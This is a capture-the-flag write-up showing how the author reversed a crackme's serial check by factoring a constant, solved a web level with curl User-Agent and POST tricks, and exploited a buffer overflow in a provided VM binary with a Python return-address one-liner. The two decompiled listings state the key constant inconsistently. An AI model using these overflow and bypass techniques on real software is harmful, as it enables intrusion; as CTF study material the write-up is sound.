
```
$ file crackMe2
crackMe2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), for GNU/Linux 2.6.24, not
stripped
```

If i run the binary it asks for two serial numbers: A, B. Anyway they only want md5 of one of them as main challenge screen told us.



The interesting functions or interesting parts of the binary are in two functions: main() and __divdi3(). First i use gdb with peda python powered to see the behaviour, but then i have decided to make a static analyzing se with IDA+HexRays.

Start IDA and point in main function:
->View->Open Subviews->Pseudo Code



… and the interesting code screen:

```
int __cdecl main()
{
  signed int v1; // [sp+18h] [bp-20h]@1
  signed int v2; // [sp+1Ch] [bp-1Ch]@1
  signed int i; // [sp+20h] [bp-18h]@1
  int v4; // [sp+24h] [bp-14h]@1
  __int64 v5; // [sp+28h] [bp-10h]@1

  printf("\nEnter you serial number A:");
  __isoc99_scanf("%d", &v1);
  printf("\nEnter you serial number B:");
  __isoc99_scanf("%d", &v2);
  v5 = 8032920832067LL;
  i = 2;
  v4 = 0;
  while ( i < v1 )
  {
    if ( !(v1 % i) )
      ++v4;
    ++i;
  }
  for ( i = 2; i < v2; ++i )
  {
    if ( !(v2 % i) )
      ++v4;
  }
  if ( v4 > 0 )
  {
    printf("\nBad Hacker!");
  }
  else
  {
    if ( v5 / v2 == v1 )
      printf("\nSerial number Correct!", HIDWORD(v5), v2);
    else
      printf("\nTray Again!", HIDWORD(v5), v2);
  }
  return puts("\n");
}
```

main:12

Let’s analyze the algorithm.

```
int __cdecl main()
{
  signed int v1; // [sp+18h] [bp-20h]@1
  signed int v2; // [sp+1Ch] [bp-1Ch]@1
  signed int i; // [sp+20h] [bp-18h]@1
  int v4; // [sp+24h] [bp-14h]@1
  __int64 v5; // [sp+28h] [bp-10h]@1

  printf("\nEnter you serial number A:");
  __isoc99_scanf("%d", &v1); // v1 is our first input number

  printf("\nEnter you serial number B:");
  __isoc99_scanf("%d", &v2); // v2 is our second input number

  // v5 signed_int64 number. Important in Serial Correct check !
  v5 = 803292082067LL;

  i = 2; // i starting in 2
  v4 = 0; // increment in loop param

  while ( i < v1 ) // enter if our serial A number is greater than 2.
  {
    // Serial A part
    if ( !(v1 % i) ) // increment i,v4 if not serial A % i
      ++v4;
      ++i;
  }
  // Serial B part
  for ( i = 2; i < v2; ++i ) // …
  {
    if ( !(v2 % i) )
      ++v4;
  }

  // Bad hacker part result
  if ( v4 > 0 )
  {
    printf("\nBad Hacker!");
  }
  else
  {
 // checking v5 (big number) / serial B = serial A
    if ( v5 / v2 == v1 )
      printf("\nSerial number Correct!", HIDWORD(v5), v2);
    else
      // Nope! Try again result
      printf("\nTray Again!", HIDWORD(v5), v2);
  }
  return puts("\n");
}
```

In a few words, if i search for the factorization of the big number **803292082067, we find the two serials A and B.**

Let's try:


```
$ factor 803292082067
803292082067: 880543 912269
```

```
root@tunelko:~# cd crackme/
root@tunelko:~/crackme# ./crack
crackme.03.32          crackme.03.32.cracked  crackme.03.32.loop     crackMe2
root@tunelko:~/crackme# ./crackMe2

Enter you serial number A:880543

Enter you serial number B:912269

Serial number Correct!

root@tunelko:~/crackme# _
```

I have choose the second one to pass the challenge:

md5('912269') = 3310cd38956c9a35abae340d91f42925

EXTRA



* I could not understand why two keys on this level, i found only one.

This is four steps challenge and if i remember, 1000 points rewards. Involves basic HTTP header “User-Agent”, GET, POST and basic buffer overflow exploitation.

Step 1:

A screen shows a message. “Hi, James Bond, what is your agent number?” Well, as we know, James Bond has ‘007’ number, isn’t it? and agent could mean ‘user-agent’ HTTP header. Curl time.

```
$ curl -vvv http://ctf.navajanegra.com/extra.php -H 'User-Agent: 007'
```

...

Wellcome, James Bond! Your mission are decode md5 qr code, the final word have 4 characters! Try <u>post</u> the <u>master</u> <u>word</u> on this page!

Welcome message and QR to decode and invite us to send the master word via POST to the page. We use whatever tool to decode QR image and get the master word:

Word is f3807a187fce8cd0d901726ee33331bc, that is md5 string and represents:

```
md5('BUDA') = f3807a187fce8cd0d901726ee33331bc
```

Step 2:

Let’s obey step one with -d POST parameter and see what happens:

```
$ curl -vvv "http://ctf.navajanegra.com/extra.php" -H "User-Agent:
007" -d "master=BUDA"
```

If you are a <u>Guru</u> try exploit un program or if you are an Oracle try finish this level!

Seems we need pass a GET parameter to discover another step.


```
$ curl -vvv "http://ctf.navajanegra.com/extra.php?guru=buda" -H
"User-Agent: 007" -d "master=BUDA"
```

Now you need exploit one program! Download this virtual machine, user:navaja pass:negra Exploit the program file 'bof1' and recovery the password and send me the md5 of the password! If you are a <u>Guru</u> try exploit un program or if you are an Oracle try finish this level!


After some problems importing this VM on my machine, i have extracted the contents, untarring it.

```
$ file BoF1.ovf
BoF1.ovf: POSIX tar archive (GNU)
```


Inside it, i can import normally the VM with vmdk associated.


Oracle VM VirtualBox Administrador
Nueva
Configuración
Iniciar
Descartar
Detalles
Instantáneas
Importing virtual disk image 'BoF1-disk1.vmdk' ... (2/3)
casillas de abajo.
Descripción
Configuración
Sistema virtual 1
Nombre
sliz
Tipo de SO invitado
Other Linux (32 bit)
CPU
1
RAM
256 MB
DVD
Reinicializar la dirección MAC de todas las tarjetas de red
Restaurar valores predeterminados
Precedente
Importar
Controlador:
Audio Intel HD
Red
Adaptador 1:
Intel PRO/1000 MT Desktop (NAT)
Adaptador 2:
Intel PRO/1000 MT Desktop (NAT)

Let’s run it.




So i need to exploit a buffer overflow and the hint indicates the memory address to overflow. If we try in python some ‘‘A” letter to print, we find the limit, 212, showing segmentation fault.



Knowing memory and buffer limits, what we do is to make on-liner in python to get our password, like this:

```
$ python -c "from struct import *; ptr = int('0x8048474', 0); p =
'A'*212; p+=pack('i',ptr); print p " | ./bof
```

Where ‘p’ is packed with ‘ptr’ and printed to stdout. See it:



Contraseña: GNU/Linux
MD5('GNU/Linux') = 4a58db979d107ca6300f1be1406b3605

Notes:

- Thanks to the organization for the CTF and good luck with conferences.
- I'm sorry I used the English but i understand that this is the language that must be present in such documents to reach the most people.
- Anyway, sorry about my english.